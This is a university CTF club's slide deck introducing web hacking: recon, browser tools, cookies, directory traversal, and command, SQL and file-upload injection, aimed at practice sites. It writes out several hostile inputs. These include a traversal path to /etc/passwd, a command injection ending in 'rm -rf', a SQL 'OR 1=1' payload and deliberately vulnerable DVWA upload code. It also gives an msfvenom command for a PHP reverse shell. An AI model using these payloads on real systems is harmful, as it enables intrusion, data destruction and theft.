

Mason Competitive Cyber

Intro to Web



News since last meeting



- Famous people got hacked by Chuckling Squad
 - Jack Dorsey, Twitter CEO's twitter account compromised, most likely through SIM swapping
 - RDJ's Instagram hacked
- Metasploit releases BlueKeep module (Sept. 6)
 - BlueKeep (CVE-2019-0708) is a security vulnerability that was discovered in Microsoft's Remote Desktop Protocol implementation, which allows for the possibility of remote code execution.
 - If a server binds the virtual channel "MS_T120" with a static channel other than 31, heap corruption occurs that allows for arbitrary code execution at the system level.
 - Present in all unpatched Windows 2000 through Windows 7.

News since last meeting




Chase Dardaman 🐕 DerbyCon

@CharlesDardaman



Every single script kiddie today [#BlueKeep](#)



Upcoming Competitions



- CSAW
 - September 13th 20:00 UTC - September 15th 20:00 UTC
 - Huge Online CTF
 - <https://ctf.csaw.io/>
 - #csaw2019
 - unlimited ungrads on same team
- MetaCTF @ University of Virginia
 - Nov. 2
 - Registration open now
 - Time to win again! Go get a cyber lawyer.
 - Coordinating rides/teams -> #uva-metactf



Upcoming Competitions



- National Cyber League
 - October 14-21 - Preseason
 - November 1-3 - Individual Game
 - November 15-17 - Team Game
- If you want in, please participate
 - Includes a nice gym to train beginners
 - Online



**THE
NATIONAL
CYBER
LEAGUE**

Intro to Web



- Browser Tricks and Basics
 - Inspect Element
 - Cookies/Sessions
- Client Side Games
 - JavaScript
 - URL games
- Injections
 - Command Injection
 - SQL injection
 - File upload

Always Start with Recon



- Know what kind of web app you are attacking
 - Use scanning tools (such as Nmap) to know what you are attacking then find exploits for that app
 - OWASP Zed Attack Proxy (ZAP) - application scanner
- Know what backend server is running
(<https://builtwith.com>)
- BuiltWith Chrome Extension
 - Apache
 - Nginx
- Website Languages
 - PHP
 - JavaScript
 - Ruby on Rails
 - Django

Inspect Element

- Right click on webpage, hit inspect
 - You can change the HTML any way you want
 - Sometimes you'll find passwords in the HTML on easy web levels
 - It won't change what happens on the backend, but you can still mess around with it for your benefit
- Console Tab
 - Play around with JavaScript
- Network Tab
 - See the packets headers

Inspect Element

College: Volgenau School of Engineering
Campus: Mason
Major: Cyber Security Engineering

Coursework							
CRN	Subject	Course	Section	Course Title	Campus	Level	
75606	CYSE	325	003	Discrete Events Syst Modeling	Fairfax	A+	Under
72563	CYSE	330	001	Introduction Network Security	Fairfax		Under

How to make your non-hacker parents happy


```

Elements Console Sources Network Performance Memory Application Security
class as well as the associated term, course, section, campus, credits, course title and
level.">
<caption class="captiontext">Coursework</caption>
<tbody>
  <tr>...</tr>
  <tr>
    <td class="dddefault">75606</td>
    <td class="dddefault">CYSE</td>
    <td class="dddefault">325</td>
    <td class="dddefault">003</td>
    <td class="dddefault">Discrete Events Syst Modeling</td>
    <td class="dddefault">Fairfax</td>
    ...
    <td class="dddefault">A+</td> == $0
    <td class="dddefault">...</td>
    <td class="dddefault">Undergraduate</td>
  </tr>
  <tr>...</tr>
  <tr>...</tr>
  
```

html body div pagebodydiv table datadisplavtable tbody tr td dddefault

Cookies

- Right Click > Inspect > Application > Cookies
 - Cookies are how you actually log in
 - Saves session preferences
 - Used for tracking you online
- In CTFing
 - Easily guessable cookie value
 - Stealing cookie value for login



The screenshot shows the Chrome DevTools Application tab. The left sidebar has a tree view with 'Application' selected, containing 'Manifest', 'Service Workers', and 'Clear storage'. Below it is 'Storage' with expandable sections for 'Local Storage', 'Session Storage', 'IndexedDB', 'Web SQL', and 'Cookies'. The 'Cookies' section is expanded, showing a table of cookies for the URL 'https://competitivecyber.club'. The table has columns: Name, Value, D., P., E., S., H, S, S. The cookies listed are: '_ga' with value 'd35d2cc875cd...', '_gat' with value '1', and '_gid' with value 'GA1.2.1809033...'. The '_ga' and '_gid' cookies have expiration dates and are marked as secure and httpOnly.

Name	Value	D.	P.	E.	S.	H	S	S
__...	d35d2cc875cd...	...	/	2..	5..	✓.	✓.	
_ga	GA1.2.4155198...	...	/	2..	2..			
_gat	1	...	/	2..	5			
_gid	GA1.2.1809033...	...	/	2..	3..			

Cookies



- EditThisCookie
- CookieInspector
 - Useful chrome extensions for managing cookies
- document.cookie in Console
- Cookies may be encoded
- Cookies can often be hashed values (in CTFs)

JavaScript



- Client-side scripting language
- Easily editable
- Don't ever authenticate using JS where it can be edited
- Strategy behind XSS and CSRF

Planet	Deaths	Has JavaScript
	0	NO
	0	NO
	120,315,672,896+	YES
	0	NO
	0	NO
	0	NO
	0	NO
	0	NO
	0	NO

COINCIDENCE?

Directories



- Putting passwords in an obscure directory doesn't work
- Find hidden directories using dirbuster
 - But don't do it on Mason's network
- Robots.txt
 - Protects web pages from being indexed by web crawlers like Google
 - CTFs love to hide things here
 - DO try this on every site you visit
 - Sitemaps and memes stored here
- Directory traversal
 - What if you typed ../../../../etc/passwd into the url?

Command Injection



- An attack in which arbitrary commands are executed on the host operating system via a vulnerable application
 - Malicious input -> Application -> System shell -> Bad

For example:

Application interface:

Enter the name of the website you want to traceroute:

Backend command: `traceroute <input>`

Attacker's input: `google.com; rm -rf`

SQL Injection



- SQL - Structured Query Language (relational database)
- SQLMap is a useful tool for this
- Injecting your own code into a database statement, such as with a login
- Two major kinds:
 - Blind
 - You don't see output from what you've done
 - Normal
 - You do see your output

```
// Get input
$id = $_POST[ 'id' ];

// Check database
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```




SQL Injection

```
// Get input
$id = $_POST[ 'id' ];

// Check database
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

How to dump the database:

SELECT first, last FROM users WHERE user_id = ' + id + '

Attacker input: Cable' OR '1'='1

Result:

... WHERE user_id = 'Cable' OR '1'='1'

File Upload

- Unrestricted input via file
- File contains executable code
- Opening the file executes the code

Vulnerability: File Upload

Choose an image to upload:

No file selected.

File Upload Source

```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
?>
```

File Upload



- Create shell.php
 - Echo used for example
 - Create reverse shell in competition

```
shell.php x
<?php
echo "Bush did 911";
?>
```



Bush did 911

- msfvenom -p php/meterpreter/reverse_tcp lhost=<IP>
lport=1337 -f raw
 - rename as shell.php

Intro to Web - Recap




- Browser Tricks and Basics
 - Inspect Element
 - Cookies/Sessions
 - Lazy developers leave weaknesses
- Client Side Games
 - JavaScript
 - URL games
 - If an operation happens on client side, you can change it
- Injections
 - Command Injection
 - SQL injection
 - File upload
 - If it takes input, then there is a possible opening

COMMENCE HACKING



- Hackthissite.org
 - i. Basic missions
 - ii. Javascript missions
- <http://2018shell.picoctf.com:8420/>
- <http://2018shell.picoctf.com:57252/>
- <http://2018shell.picoctf.com:52012/>
- <http://2018shell.picoctf.com:15298>



Walkthrough at go.gmu.edu/hackthissite

Proud Sponsors



Thank you to these organizations who give us their support
They're hiring and have hired us before

BATTELLE

It can be doneTM

© RYPSISTM